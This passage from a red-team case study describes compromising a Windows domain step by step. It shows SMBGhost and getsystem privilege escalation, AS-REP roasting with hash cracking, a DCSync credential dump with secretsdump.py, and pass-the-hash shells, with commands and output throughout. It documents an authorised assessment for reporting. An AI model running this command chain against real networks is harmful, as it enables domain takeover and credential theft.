
Technique 1 creates a named pipe from Meterpreter. It also creates and runs a service that runs cmd.exe /c echo "some data" >\\.\pipe\[random pipe here]. When the spawned cmd.exe connects to Meterpreter's named pipe, Meterpreter has the opportunity to impersonate that security context. Impersonation of clients is a named pipes feature. The context of the service is SYSTEM, so when you impersonate it, you become SYSTEM.



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 8368 created.
Channel 3 created.
Microsoft Windows [Version 10.0.18363.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figure 16 privilege escalation using getsystem

Apart from Metasploit's getsystem, we were also successful with the other method. We used Windows SMBv3 LPE "CoronaBlue / SMBGhost" (CVE-2020-0796) for privilege escalation.



Command Prompt

```
C:\Users\worker\Desktop>whoami
[redacted]\worker

C:\Users\worker\Desktop>cve-2020-0796-local.exe
-= CVE-2020-0796 LPE =-
by @danigargu and @dialluvioso_

Successfully connected socket descriptor: 192
Sending SMB negotiation request...
Finished SMB negotiation
Found kernel token at 0xffffe60c85d3f730
Sending compressed buffer...
SEP_TOKEN_PRIVILEGES changed
Injecting shellcode in winlogon...
Success! ;)

C:\Users\worker\Desktop>
```

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figure 17 exploit worked




Figure 18 first host in new subnet compromised

After we had *NT AUTHORITY/SYSTEM* privileges, we moved to post exploitation phase. Scanning the network for hosts we saw a domain controller in this subnet 10.10.15.1/24.

FINAL STEP

NMAP scan results:


```
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 10.10.15.22
Host is up (0.110s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
X.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
X.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
9389/tcp open  mc-nmf        .NET Message Framing
```

From the NMAP scan it looked that the host is a Domain Controller (DC). DC manages and controls all hosts within the domain via Active Directory database. The database holds credentials of users permitted to access hosts within the domain.

1. **User enumeration**

   We have gained some usernames from previous post exploitation phases + we have used our custom wordlist to perform bruteforce & user enumeration.

   Starting with **Impacket kerbrute** we have found few valid users, but only one of them did not require pre-authentication (DONT_REQ_PREAUTH). Pre-Authentication is the first step in Kerberos Authentication and its main role is to try to prevent brute-force password guessing attacks.


Account options:

- [ ] Use only Kerberos DES encryption types for this account
- [ ] This account supports Kerberos AES 128 bit encryption.
- [ ] This account supports Kerberos AES 256 bit encryption.
- [✓] Do not require Kerberos preauthentication

Figure 19 Pre-authentication is required by default in Active Directory. However, this can be controlled by a user account control setting on every user account.

2. **Performing AS-REP Roasting**

   There are multiple options to perform AS-REP Roasting that depend on the system we are running. But nevertheless, the attack can be done from both Windows and Linux. In this case we were running Linux and we used **Impacket GetNPUsers**.

```
$ python3 GetNPUsers.py “domain.local/username” -no-pass -dc-ip 10.10.15.22
```

   Obtained hash from this attack was cracked using hashcat:

```
$ hashcat -m 18200 hash.txt wordlist.txt
```

3. **Establishing a connection**

   For a connection to the DC we used **Evil-WinRM** with credentials gained from AS-REP Roasting phase. WinRM (Windows Remote Management) is the Microsoft’s implementation of WS-Management Protocol. A standard SOAP based protocol that allows hardware and operating systems from different vendors to interoperate. Microsoft included it in their Operating Systems to make life easier for system administrators.

```
$ evil-winrm -u user -p password -i 10.10.15.22

Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\
```

4. **Privilege Escalation**

```
*Evil-WinRM* PS C:\Users\Username\Documents> whoami /all
USER INFORMATION
----------------
User Name               SID
=============== ==============================================
domain\username S-1-5-21-2056482786-3056745034-1166376766-1105
GROUP INFORMATION
-----------------
```

```
Group Name                                    Type             SID
Attributes
============================================= ================ ============
==================================================
Everyone                                      Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users               Alias            S-1-5-32-580
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                 Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                          Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users              Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication              Well-known group S-1-5-64-10
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
USER CLAIMS INFORMATION
-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
```

The account we used for connection to the DC had low privileges and we needed to escalate them to fully compromise the DC.

To partially automate enumeration we used absolomb's WindowsEnum privilege escalation script.

```
*Evil-WinRM* PS C:\Privesc> upload WindowsEnum.ps1
Info: Uploading WindowsEnum.ps1 to C:\Privesc\WindowsEnum.ps1

Data: 9492 bytes of 9492 bytes copied
Info: Upload successful!
```

running the script:
We saw one interesting entry in Autologon Registry Items.

```
------------------------------------------
  User Autologon Registry Items
------------------------------------------

DefaultDomainName DefaultUserName                  DefaultPassword
----------------- ---------------                  ---------------
DOMAIN             DOMAIN\svc_user                SimplePassword1234!
```

Now we had credentials for user svc_user.

We had performed same privilege escalation check using the WindowsEnum script for this account but found nothing interesting.

5. **SharpHound & Bloodhound**

To check the user privileges, we have uploaded and executed the SharpHound powershell script. After the script has finished, we uploaded the .zip file to Bloodhound.




Figure 20 user has GetChangesAll and GetChanges privileges

Observing the privileges of our svc_user, we saw that the account has **GetChangesAll** and **GetChanges** privileges. With these permissions we were able to perform a **DCSync attack**.

6. **DCSync attack**

Performing a DCSync is quite simple. The only pre-requisite to worry about is that we had to have an account with rights to perform domain replication.

The following is a summary of how the attack works:

An attacker compromises an account with the rights to perform domain replication (e.g. Domain Admins, Enterprise Admins, Administrators, and Domain Controllers groups by default).


Once the proper privileges are obtained, the attacker leverages the Mimikatz DCSync command to retrieve account password hashes from Active Directory.

Once obtained, the attacker can create forged Kerberos tickets to access any resource connected to Active Directory.

We used **secretsdump.py from Impacket** to run this attack, but also we could use DCsync from Mimikatz.

```
$ python3 secretsdump.py 'svc_user:SimplePassword1234!@10.10.15.22'
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee::::
Guest:501:aad3b435b51404eeaad3b435b51404ee::::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee::::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:
Administrator:aes128-cts-hmac-sha1-96:
Administrator:des-cbc-md5:
krbtgt:aes256-cts-hmac-sha1-96:
krbtgt:aes128-cts-hmac-sha1-96:
krbtgt:des-cbc-md5:
```

After that, we connected to the Administrator account using wmiexec.py from Impacket without cracking the hash.



```
root@kali:~# wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:[redacted] Administrator@10.10.15.22
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
domain\administrator
```

Figure 21 shell as Administrator

Now we had the shell with Administrator account.




Figure 22 Domain controller compromised




Figure 23 all hosts in domain compromised

CONCLUSION

This Red Teaming assessment showed the security posture of the company at the time of being attacked. We had been able to compromise the internal network subnet 10.10.14.0/24, from there we moved to the second network subnet 10.10.15.0/24 and to the most important part of the attacked network - domain controller (DC). Red Teaming exercise uncovered many critical vulnerabilities and misconfigurations in the network.

REPORTING

Key issues and findings listed in this case study, and many others, were put into the final report. The issues were identified at risk levels: low, medium, high and critical. The executive summary provided a brief overview of vulnerabilities discovered during this engagement. Many of these issues were presented graphically with recommendations for mitigating each of the identified findings.

REFERENCES

Ionescu, R. (2019, September). *How to Exploit the BlueKeep Vulnerability with Metasploit*. Retrieved from https://pentest-tools.com/blog/bluekeep-exploit-metasploit/